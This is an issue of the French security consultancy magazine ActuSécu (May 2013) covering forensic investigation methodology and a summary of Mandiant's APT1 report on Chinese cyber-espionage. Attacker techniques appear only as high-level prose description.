xmco®
we deliver security expertise

actu sécu 34

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

MAI 2013

SPÉCIAL INVESTIGATIONS Forensics

2ème partie

Investigations Forensics

Les étapes et réflexes essentiels pour la réalisation d'une mission forensics.

APT1

Résumé et analyse de l'étude menée par Mandiant.

Conférences

BlackHat, JSSI et HITB.

Actualité du moment

Analyses du malware Dervec, de la vulnérabilité Java (CVE-2013-0422) et des attaques 0day ciblant ColdFusion.

buildschatac

Et toujours... **les logiciels et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

édito

MAI 2013

[45 millions de dollars.... 5 millions chacun]

Ils sont neuf. Ils ont agi dans 27 pays et sont allés jusqu'à retirer 2,4 millions dans des distributeurs automatiques de billets : plus de 40 000 retraits en espèces !!! Bref, un job à plein temps, particulièrement bien rémunéré, mais qui comporte quand même quelques risques...

Voici, en synthèse, la news qui est tombée le 10 mai 2013. Comment ne pas la reprendre dans le deuxième numéro de l'ActuSécu consacré au Forensic ? Attention, n'y voyez aucune espèce d'opération marketing conjointe : nous n'avons pas mandaté ces cybercriminels pour promouvoir l'activité de recherche de preuve ! Plusieurs anomalies, dont cette phrase, se trouvent dans cet édito. J'ai fait cela parce que personne ne fait jamais aucun retour sur mon unique contribution à notre magazine. Mais il faut bien admettre que cette information vient confirmer un phénomène de plus en plus constaté : la reconversion d'une partie de la criminalité vers la cybercriminalité.

En effet, en ces temps de crise et d'instabilité, tu m'étonnes, beaucoup de secteurs économiques adaptent leurs modèles de business à un monde qui change. La criminalité est tout aussi concernée par cette tendance, et il faut reconnaître qu'elle y parvient avec un certain panache. D'un autre côté, entre l'attaque d'un fourgon au lance-roquette, avec l'ensemble des risques que cela présente, et notamment celui de n'en retirer qu'un maigre butin, et le piratage de comptes bancaires en « home-working », (si ça se trouve ils font ça en RTT), le choix n'est pas vraiment cornélien...

Cela fait près de 15 ans qu'Internet a investi les domiciles et les entreprises. Depuis, de nombreux acteurs ont agité le risque de fraude électronique. Causes toujours, tu m'intéresses. Et ça y est ! Nous y sommes, et il va bien falloir que tous les décideurs en tiennent compte pour limiter leurs expositions respectives aux risques de la cyberfraude. A moins d'avoir de plus en plus besoin de Forensic...
Celui qui aura réussi à lire cet édito jusqu'à ce point et qui aura retourné les cinq anomalies qui s'y trouve (y compris celle-ci) aura accès à l'édition complète de ce numéro. Il existe, cependant, plusieurs moyens d'éviter d'y avoir recours. Le premier, évident mais pas si trivial que ça, consiste à ne rien exposer de stratégique !
Le second, plus pragmatique, est de protéger ses informations sensibles, par différents moyens : techniques, organisationnels, humains, etc.

Protéger des données coûtera toujours moins cher que d'essayer de les récupérer après un piratage...

Je vous souhaite une bonne lecture...

Marc Behar
Directeur du cabinet
marc@xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information et surveillance de votre périmètre exposé sur Internet


Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

sommaire

OSSIR

HITB SecConf
Keeping Knowledge Free for Over a Decade



Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Lionel AKAGAH, Antonin AUROY, Stéphane AVI, Arnaud BUCHOUX, Frédéric CHARPENTIER, Charles DAGOUAT, Damien GERMONVILLE, Yannick HAMON, Marc LEBRUN, Cédric LE ROUX, Arnaud MALARD, Rodolphe NEUVILLE, Julien MEYER, Julien TERRIAC, Pierre TEXIER, David WEBER.

> Investigations forensics - Méthodologie et réflexes

Depuis quelques années et suite au développement considérable des attaques ciblées, les missions Forensics sont devenues des prestations particulièrement demandées dans le monde de la sécurité. Simples contrôles lors d'incdents suspects ou analyse complète d'un SI et gestion de crise, les RSSI font appel aux cabinets spécialisés pour diverses raisons et motivations. Cependant, comment organise-t-on une mission de ce type et quelles sont les étapes majeures et prérequis indispensables ? Quelques éléments de réponse dans cet article....

par Adrien GUINAULT et Yannick HAMON

> Introduction

Les missions forensics sont devenues au fil des années une véritable science avec des méthodes et des techniques de plus en plus évoluées.

La connaissance des systèmes, les méthodes utilisées par les attaquants et l'expérience d'un consultant sont trois atouts majeurs pour comprendre et réagir face aux intrusions.

Au sein du cabinet XMCO, tous les consultants qui participent à ce genre de missions possèdent une expérience significative dans les tests d'intrusion et participent activement au travail réalisé par le CERT afin d'être à jour sur les dernières vulnérabilités, exploits et attaques du moment.

Certes, l'analyse d'un disque dur en elle-même ne nécessite pas ce type de compétences. Cependant, le but d'une investigation ne se limite pas uniquement à une partie de l'analyse mais à la compréhension globale de l'intrusion. Dans ce cas, la corrélation entre les différents évènements et le cheminement d'une attaque a plus de chance de mûrir rapidement dans la tête d'un consultant ayant de l'expérience dans les intrusions au sens large. Un bon consultant Forensics se doit donc de raisonner comme un attaquantcorréler de nombreux paramètres afin d'établir le ou les scénarios menés par les attaquants.

A travers cet article, nous essaierons de vous exposer brièvement les principes et les éléments clefs qui composent ce type de mission. Nous aborderons également les astuces qu'elles aient été enseignées ou non lors de formations.

Disclaimer : Cette méthode n'est pas unique et exclusive et doit être adaptée en fonction du contexte. En effet, l'analyse d'un poste de travail compromis ne sera pas menée de la même manière que l'analyse d'un serveur web...

> Les prérequis du client

Avant de démarrer une investigation Forensics, plusieurs éléments doivent être prêts pour faciliter le déroulement de la mission...

Généralement, une investigation intervient après qu'un administrateur ait identifié un comportement suspect sur un serveur ou un poste de travail.

Dès lors, plusieurs éléments doivent être pris en compte afin de ne pas perturber la future investigation, dont notamment les points suivants.

Ne rien toucher...

Ce principe de base n'est jamais respecté.

Dans 90% des cas sur lesquels nous intervenons, les administrateurs ont déjà :

- Redémarré le serveur (supprimant ainsi les traces volatiles en mémoire) ;
- Modifié des fichiers pour tenter de trouver la source du problème (il n'est pas rare de voir des dizaines de commandes saisies au sein du bash/history) ;
- Débranché ou éteint le serveur afin d'éviter une intrusion plus profonde (réaction cohérente mais qui peut ainsi altérer les recherches) ;
- Utilisé un antivirus sur la machine concernée ;
- Formaté le disque (fail!).

« Avant l'intervention du consultant, le client doit donc s'assurer que tous les logs sont en sa possession ... dont entre autres : les logs firewall, AD, proxy, web, authentifications, WAF, IDS, antivirus, mail, etc. »

Conserver et centraliser les logs...

Les logs sont des éléments clefs qui vont permettre aux consultants de trouver la porte d'entrée utilisée par les attaquants. L'absence de log peut donc nuire considérablement à l'analyse.

Combien de consultants ont déjà été confrontés à un serveur Apache possédant 1 jour d'historique de log avec la remarque de l'administrateur :

« Désolé, j'ai dû développer un script qui supprime tous les jours les fichiers access.log de mon serveur web car il ne nous restait que quelques Mo disponibles sur le disque »... FAIL.

Autre exemple, pour des logs Active Directory. Par défaut, seul 1 mois de log est conservé au sein des journaux d'évènement Windows. Le temps que les investigations soient lancées, il n'est pas non plus rare de tomber sur un journal d'évènements inutilisable...

Avant l'intervention du consultant, le client doit donc s'assurer que tous les logs sont en sa possession dont entre autres : les logs firewall, AD, proxy, web, authentifications, WAF, IDS, antivirus, mail, etc. ce qui apportera un gain de temps considérable (et donc de l'argent en moins à dépenser !).

Note : comme l'impose d'ailleurs le standard PCI DSS, il est fortement conseillé de posséder un serveur de logs (syslog) chargé de centraliser l'ensemble des logs firewall, AD, proxy, web, authentifications, WAF, IDS, antivirus et favorisant ainsi la consolidation des évènements.

Réunir et identifier les principaux interlocuteurs

Autre prérequis précieux : les interlocuteurs. Le consultant sera à même de poser des questions aux personnes en charge des composants impactés par l'incident afin de bien comprendre le fonctionnement de l'architecture, les flux, les logs.

Accueillir le consultant dans de bonnes conditions :

Des prérequis logistiques doivent également être prévus (ne vous détrompez pas, il arrive souvent de mener une investigation depuis une salle des machines sans chaise ni table...) :

✚ Un bureau et des chaises ;

✚ L'autorisation de connecter les ordinateurs des consultants sur le SI ;

✚ Prévoir un accès Internet ;

✚ Un compte administrateur sur les machines compromises ;

✚ L'accès aux logs des divers équipements de filtrage et serveurs (firewall, proxy, serveurs web) ;

✚ Les images disques et mémoire des machines compromises ;

✚ Un schéma de l'architecture du réseau ;

✚ L'image d'un master (qui pourra être comparée à la machine compromise) ;

✚ Les adresses IP des machines compromises et des équipements réseau (firewall, proxy).

« Le consultant doit comprendre le contexte... et les éléments clefs de l'incident (heures, dates, actions menées par les utilisateurs éventuellement ciblés, actions entreprises par les administrateurs et le RSSI, etc). »

Connaître les dates clefs

Tous les détails sur l'identification de l'incident doivent avoir été tracés et présentés au consultant (dates et heures clefs, type d'alertes soulevées par les outils de monitoring, employés éventuellement concernés par l'attaque, etc).

L'identification des heures et des dates clefs de l'incident deviendra un élément primordial qui permettra aux consultants d'orienter ou de cibler des recherches lors de l'analyse des disques et la corrélation des logs.

> Les prérequis du consultant

Côté consultant, quelques éléments clefs doivent être prêts à tout moment.

Les interventions sont (très) souvent déclenchées le week end, le consultant doit posséder sa boîte à outils composée de :

✚ Un ordinateur puissant et d'un disque SSD (cela aide pour générer les timelines) ;

✚ Un disque dur USB de grande capacité remis à 0 (wipe et pas uniquement formaté) ;

✚ Ses câbles (IDE/SATA-USB, firewire, etc) ;

✚ Son switch USB mirorré (afin de pouvoir « sniffer » le traffic entrant et sortant d'un système compromis) ;

✚ Ses outils (logparser, log2timeline, volatility, sleuthkit) ;

✚ Ses cheat-sheet ou scripts constitués de toutes les lignes de commandes nécessaires ;

✚ Du café, vitamines ou redbull!

> INFO

Des chercheurs retrouvent des fichiers supprimés conservés sur un espace de stockage en ligne

Des chercheurs de l'université de Glasgow viennent de publier un rapport dans lequel ils affirment être en mesure de récupérer des images, des fichiers audio, des fichiers PDF ainsi que des documents Word supprimés à partir de services de stockage en ligne tels que Dropbox, Box ou SugarSync.

Pour effectuer leurs tests, les chercheurs George Grispos, Brad Glisson, et Tim Storer ont créé 20 types de fichiers différents dont des MP3, MP4, JPG, DOCX et PDF. Ils ont ensuite publié ces fichiers sur les services en ligne depuis un PC puis les ont synchronisés avec leurs dispositifs de test : un smartphone HTC Android et un iPhone. Par la suite, ils ont accédé aux fichiers et les ont manipulés de plusieurs façons, allant de l'affichage à la lecture des fichiers en mode galerie. Ils les ont enfin enregistrés pour un usage hors ligne avant de les supprimer. Ils ont ensuite analysé une copie de la mémoire des téléphones utilisés. En fonction du système et du service de Cloud utilisés, les chercheurs ont été en mesure de retrouver différentes informations sur les fichiers effacés dont des métadonnées des fichiers dans le service de stockage et des informations sur l'utilisateur de l'application.

Cette découverte montre les raisons pour lesquelles les entreprises ont besoin d'aborder avec soin l'adoption du BYOD et du Cloud.

Le rapport intitulé « Using Smartphones as a Proxy for Forensic Evidence contained in Cloud Storage » est disponible à l'adresse suivante :
http://arxiv.org/ftp/arxiv/papers/1303/1303.4078.pdf

> Analyse : les étapes principales

Le contexte

Une fois ces éléments en notre possession, toute mission Forensics commence par une prise de connaissance du contexte.

Le consultant doit comprendre l'organisation de la société, l'architecture, le réseau, les flux ouverts entre les systèmes et les éléments de sécurité déjà mis en place. Il doit ensuite prendre connaissance des éléments clefs de l'incident (heures, dates, actions menées par les utilisateurs éventuellement ciblés, actions entreprises par les administrateurs et le RSSI, etc).

Copie et analyse de la mémoire

Si un incident a été rapidement identifié, il est possible que de nombreux résidus et traces soient toujours en mémoire RAM. La copie de la mémoire est souvent réalisée avec des outils comme « win32dd.exe » ou « dumpit.exe ». Une fois la copie réalisée, le consultant peut ensuite parcourir le fichier créé afin de découvrir de nombreux éléments intéressants dont notamment :

- Les connexions réseau actives ;
- Les processus lancés ;
- L'historique des commandes ;
- Les DLL utilisées par les processus, etc ;
- Les rootkits.

Nous proposons dans la rubrique « Outils » de ce numéro, une description détaillée de Volatily qui permet de faire l'analyse de la mémoire.

Copie et analyse du disque

La suite logique d'une copie mémoire est la copie du disque. Le disque de la machine compromise doit être copié bit à bit sur un support amovible afin de ne pas travailler directement sur le système compromis. Une fois le disque copié, le consultant va pouvoir créer une « timeline » qui permettra de comprendre toutes les actions qui ont été menées sur le disque durant une période donnée.

La timeline inclura notamment de manière chronologique :

- Les fichiers créés, modifiés ou supprimés ;
- Les programmes qui ont été exécutés ;
- Les sites web visités ;
- Les logs et les évènements de sécurité générés ;
- Les artefacts créés (fichiers temporaires, shell bags, raccourcis, Prefetch).

Posséder une copie du disque permettra également de rechercher les programmes malveillants, extraire des binaires et les documents suspects (Office, PDF, etc) pour une analyse plus poussée, etc.

Analyse des logs annexes

En complément de ces deux premières étapes, d'autres logs devront être analysés afin de comprendre l'incident, à savoir :

- Les logs de serveurs web (dans le cas d'une compromission menée sur ce type de serveur) ;
- Les logs AD (si les pirates ont ensuite rebondi sur le réseau interne) ;
- Les logs des proxy et firewall (afin d'identifier des moyens de communication entre les systèmes compromis et les attaquants/malwares).

Corrélation des évènements

Une fois tous ces éléments analysés, le consultant pourra ainsi essayer de comprendre les enchaînements et le scénario mené par l'attaquant.

L'expérience sur ce genre de mission est ici primordiale. En effet, un jeune diplômé qui aurait passé la formation SANS 508 s'arrêtera à l'analyse du disque et de la mémoire. Il aura en revanche beaucoup plus de mal à extraire les informations précieuses pour la reconstruction du scénario, comprendre les objectifs et avoir une vision transverse et précise des actions menées par les pirates.

L'expérience permet notamment d'identifier rapidement les comportements « professionnels » de ceux des scripts kiddies.

Note : la validation des écarts d'horaires entre les équipements (GMT, Paris, ...) est ici primordiale pour ne pas s'emmêler dans les analyses....

> Les clefs d'une enquête réussie

A travers les nombreuses missions que nous avons réalisées, quelques points clefs essentiels sont ressortis :

Un consultant se doit d'être factuel et doit se baser uniquement sur les faits/preuves.

Comme dirait Monsieur Sherlock Holmes « Chercher une explication avant de connaître tous les faits est une erreur capitale. Le jugement s'en trouve faussé ». En effet, il est souvent tentant de prendre des raccourcis et d'établir trop rapidement un constat sans posséder toutes les preuves.

Exemple : « Je vois que la victime a visité le site dddfertr.com, puis Adobe Reader s'est lancé. Ok c'est un 0day adobe! ».

Il faut donc prendre des précautions d'usage, corréler les informations, ne jamais interpréter, vérifier et surtout obtenir des preuves qui justifient le comportement du pirate.

Des consultants formés et certifiés : oui mais !

La certification SANS 508 apporte des éléments techniques et un cadre pour certains ou un simple tampon pour ceux qui pratiquent déjà ce genre de missions.

Cependant, comme évoqué plus haut, ce type de formation ne donne pas à un consultant toutes les clefs pour effectuer directement ce type de missions. Le consultant certifié doit ensuite être accompagné par des consultants expérimentés qui sauront l'aider dans ses recherches et dans son organisation.

Pour plus d'informations

http://www.xmco.fr/reponse-intrusion.html

> APT et Mandiant : le bilan

Nous évoquions dans le précédent numéro d'ActuSécu (#33) les menaces du type APT (Advanced Persistent Threats), intrusions ciblées, menées en général sur de (très) longues périodes. Les rapports publiés ces dernières années sur ces « nouvelles » menaces témoignent de la considération grandissante des experts de la SSI pour ces attaques (et du pouvoir du marketing). Retour sur l'un d'entre eux, qui a fait couler beaucoup d'encre...

par Damien GERMONVILLE

APT1 : l'analyse de Mandiant


> Introduction

Les attaques persistantes ou APT ne sont pas nouvelles, loin de là. En effet, les recherches de plusieurs sociétés d'expertise en SSI indiquent queles premières attaques auraient débuté vers 2003, voire plus tôt. Les SI constituent désormais un vecteur privilégié pour l'espionnage industriel.

En février, Mandiant, l'une de ces sociétés, a publié un rapport se focalisant sur une campagne d'APT en particulier : APT1. Ce document s'efforce d'exposer l'implication de la Chine, et plus précisément de son gouvernement, dans ces attaques.

Rassembler les preuves suffisantes pour identifier l'origine réelle de telles attaques est une tâche extrêmement complexe et est considérée par certains comme impossible. Ce document cherche à résoudre le problème de l'attribution de ces attaques.

Malgré les intentions louables de Mandiant, de nombreuses critiques dénotent les faiblesses du rapport et s'interrogent sur les véritables objectifs de la société.



> Qu'appelle-t-on APT1 ?


Parmi plus d'une vingtaine de groupes spécialisés dans les attaques APT présents sur le territoire Chinois, Mandiant a identifié le plus prolifique d'entre eux comme étant APT1. Ce groupe, opérant depuis environ 2006, est responsable d'attaques de grandes envergures contre plus d'une centaine d'entreprises, souvent de manière concomitante. Afin de mieux appréhender l'ampleur de ces attaques, Mandiant a étudié durant 7 ans l'activité d'APT1 et détaille dans son rapport les résultats de ses recherches.

Les cibles

Pas moins de 141 entreprises sont dans la ligne de mire d'APT1, dont 17 nouvelles en janvier 2011. La grande majorité d'entre elles (115) sont américaines. La plupart des autres résident dans des pays dont l'usage de l'anglais est prédominant, voire natif.

Les secteurs d'activité de ces sociétés sont très variés allant de l'industrie de haute technologie à l'agriculture. La quantité d'informations et le savoir-faire disponible suscite donc un vif intérêt pour un pays visant la domination économique tel que la Chine.

Le type des données recherchées par les attaquants varie également. Du simple carnet de contacts (nom, adresses e-mail, numéros de téléphone) aux plans de construction de nouveaux produits, toute information peut être valorisée. En effet, elle peut enrichir les connaissances d'une entreprise dans un domaine, ou uniquement servir à lancer de nouvelles attaques.




Origine des entreprises victimes d'APT1 (Source : Mandiant)

Mode opératoire d'APT1

La durée des attaques perpétrées par APT1 est en moyenne de 356 jours. La plus longue aurait duré presque 5 ans. Pour parvenir à voler plusieurs dizaines de téraoctets d'informations, APT1 dispose d'un arsenal de logiciels et d'outils malveillants conséquents. Celui-ci a, bien sûr, considérablement évolué au fil des années et des attaques.

À l'inverse, APT1 applique rigoureusement la même méthodologie. Celle-ci définit les étapes d'un cycle qui par définition peut persister indéfiniment.




Cycle d'attaque d'APT1 (Source : Mandiant)

La première étape consiste à prendre le contrôle d'un système se situant au sein du réseau de l'entreprise cible. La méthode classique utilisée par APT1 est l'envoi d'un cheval de Troie par e-mail. Pour arriver à leurs fins, les attaquants utilisent en tant qu'expéditeurs les noms d'employés, parfois haut placés dans la société ciblée. Les adresses de retour sont similaires aux originales à l'exception du nom de domaine. Ce dernier appartient, bien entendu, aux pirates qui peuvent alors répondre à la victime de manière à renforcer la crédibilité de leur stratagème. Grâce à cette méthode, APT1 persuade les victimes d'ouvrir la pièce jointe malveillante et infecte ainsi leurs systèmes.

APT1 est même allé jusqu'à faire ressembler les exécutables envoyés à d'autres formats. Par exemple, les attaquants ont déguisé un programme afin de donner l'illusion qu'il s'agit d'un simple fichier PDF. Après avoir remplacé l'icône du programme, ils ont inséré 119 espaces entre le nom du fichier et sa réelle extension, « .exe ». Les utilisateurs ordinaires se font prendre au piège dans la majorité des cas.

Affichage dans l'explorateur de fichiers d'un malware déguisé (Source : Mandiant)



Interaction entre APT1 et sa victime lors du phishing ciblé (Source : Mandiant)

Ayant mis le pied au sein du Système d'Information grâce au malware, APT1 met en place des solutions pour garder le contrôle du SI depuis l'extérieur. Généralement, il s'agit d'une porte dérobée capable d'initier des communications sortantes avec un serveur de Command and Control (C&C ou C2). Cette mesure vise à contourner le blocage des connexions entrantes imposé par les pare-feux.

La procédure se poursuit par une élévation de privilèges sur le poste compromis. La récolte d'identifiants ou de condensats de mots de passe donnera à APT1 l'accès à de nouvelles ressources.

« Parmi plus d'une vingtaine de groupes spécialisés dans les attaques APT présents sur le territoire Chinois, Mandiant a identifié le plus prolifique d'entre eux comme étant APT1 »

Les deux étapes suivantes consistent à conquérir de nouveaux systèmes. Manuellement ou automatiquement, les attaquants vont cartographier le réseau pour déterminer leurs prochaines cibles tels que le feraient de véritables experts en tests d'intrusion. Les connexions sur ces nouvelles machines seront alors difficiles à détecter, car grâce aux identifiants précédemment volés, elles sembleront légitimes. L'utilisation d'outils d'administration comme psexec permettra de ne pas éveiller les soupçons des administrateurs.

Cette volonté de maintenir sa présence caractérise les attaques de type APT. À cet instant, tout est bon à prendre. Installer de nouvelles portes dérobées ou mieux, utiliser les connexions VPN officielles sont des exemples parfaits de moyens déployés pour garantir l'accès au réseau, et ce pour un bon moment.

Nous arrivons enfin à l'ultime but, le rapatriement des données vers la Chine où se situent les infrastructures chargées du traitement. En effet, la quantité de données et leur contexte d'exploitation (intelligence économique) nécessitent, de la part des pirates, d'avoir mis en place des infrastructures de traitement en temps réel.

Cependant, les méthodes d'exfiltration employées restent classiques : envoi par FTP ou par les portes dérobées en place sur le réseau compromis. Suite à cela, APT1 peut recommencer son cycle, élargir son territoire, compromettre de nouveaux systèmes et acquérir de nouvelles informations.


> INFO

HSC analyse les échantillons des logiciels malveillants d'APT1

La société Hervé Shauer Consultants a publié une analyse des échantillons fournis par le rapport de Mandiant. L'étude propose un point de vue global puis dissèque méticuleusement l'un des nombreux malware utilisés par APT1. Les résultats montrent qu'au fil du temps les attaquants chinois font preuve de plus en plus d'amateurisme quant à l'obfuscation des exécutables.

http://www.hsc.fr/ressources/articles/reverse_apt1/Reverse_APT1.pdf

Malware.lu a également proposé sa propre analyse disponible à l'adresse suivante : http://www.malware.lu/Pro/RAP002_APT1_Technical_backstage.1.0.pdf



> Les objectifs de Mandiant

Mandiant a fait le choix d'exposer au grand public le résultat de 7 longues années d'enquête. Selon la société, c'est un risque calculé qui, malgré certaines répercussions négatives, aura un effet bénéfique. Voici un récapitulatif des intentions de la société.

APT1, une entité pilotée par le gouvernement Chinois

Durant ses missions de réponse à incidents chez ses clients, Mandiant a récolté une quantité importante d'indices sur les origines des multiples attaques. Ceux-ci semblent localiser la provenance des activités de cyber espionnage en Chine et précisément dans la ville de Shanghai.

La quantité de données volées ainsi que l'ampleur et la durée des attaques laissent à penser qu'une infrastructure colossale se cache derrière celles-ci. En effet, évoluer simultanément au travers de plusieurs dizaines de réseaux de grandes entreprises tout en traitant les téraoctets de données ne peut être l'œuvre d'un groupe isolé.

Mandiant affirme avec conviction que l'identité réelle d'APT1 est l'unité 61398. Ceci n'est qu'un nom de code militaire pour désigner le 2nd Bureau de l'Armée Populaire de Libération chinoise (PLA). La mission officielle de cette unité est de rassembler des informations d'ordres économiques, politiques et militaires. Ce service de renseignement collecte ces données sur des supports exclusivement numériques et ne s'intéresse donc pas aux autres formats comme les documents papier. Celui-ci dispose d'une infrastructure conséquente située à Shanghai. Cette dernière serait capable d'accueillir les ressources humaines nécessaires aux attaques menées par APT1.

Bâtiment de l'unité 61398 permettant d'accueillir plusieurs centaines d'employés (Source : city8.com)

Ces nombreux indices, bien qu'indirects, laissent peu de place à une coïncidence. C'est sur ce point que joue Mandiant pour appuyer sa théorie. Cette dernière ira même jusqu'à soutenir que le nom réel du pirate UglyGorilla, impliqué dans les attaques APT1, serait très probablement Jack Wang.

Stopper la progression de la menace

Durant les dix dernières années, le nombre d'attaques persistantes n'a cessé de croître. Plusieurs rapports soupçonnaient la Chine sans jamais accuser directement le gouvernement du pays. La publication de ces derniers n'a eu, malheureusement, aucun effet réel. À son tour, Mandiant tente sa chance en allant beaucoup plus loin que les simples allégations.

L'objectif de cette publication est d'arrêter cette vague d'attaque, au moins temporairement. Cette détermination a poussé la société à livrer plusieurs milliers d'indicateurs de compromissions (IOC) tels que des listes d'adresses IP, de noms de domaines ou de signatures de malwares ayant servi à APT1.

Mandiant invite la communauté à faire usage de ses informations afin de renforcer les moyens de détection des activités malveillantes. Les éditeurs d'antivirus, par exemple, peuvent intégrer les signatures des logiciels malveillants à leurs bases de connaissances. La société espère, grâce à cette publication massive de données, mener à bien son objectif.


> INFO

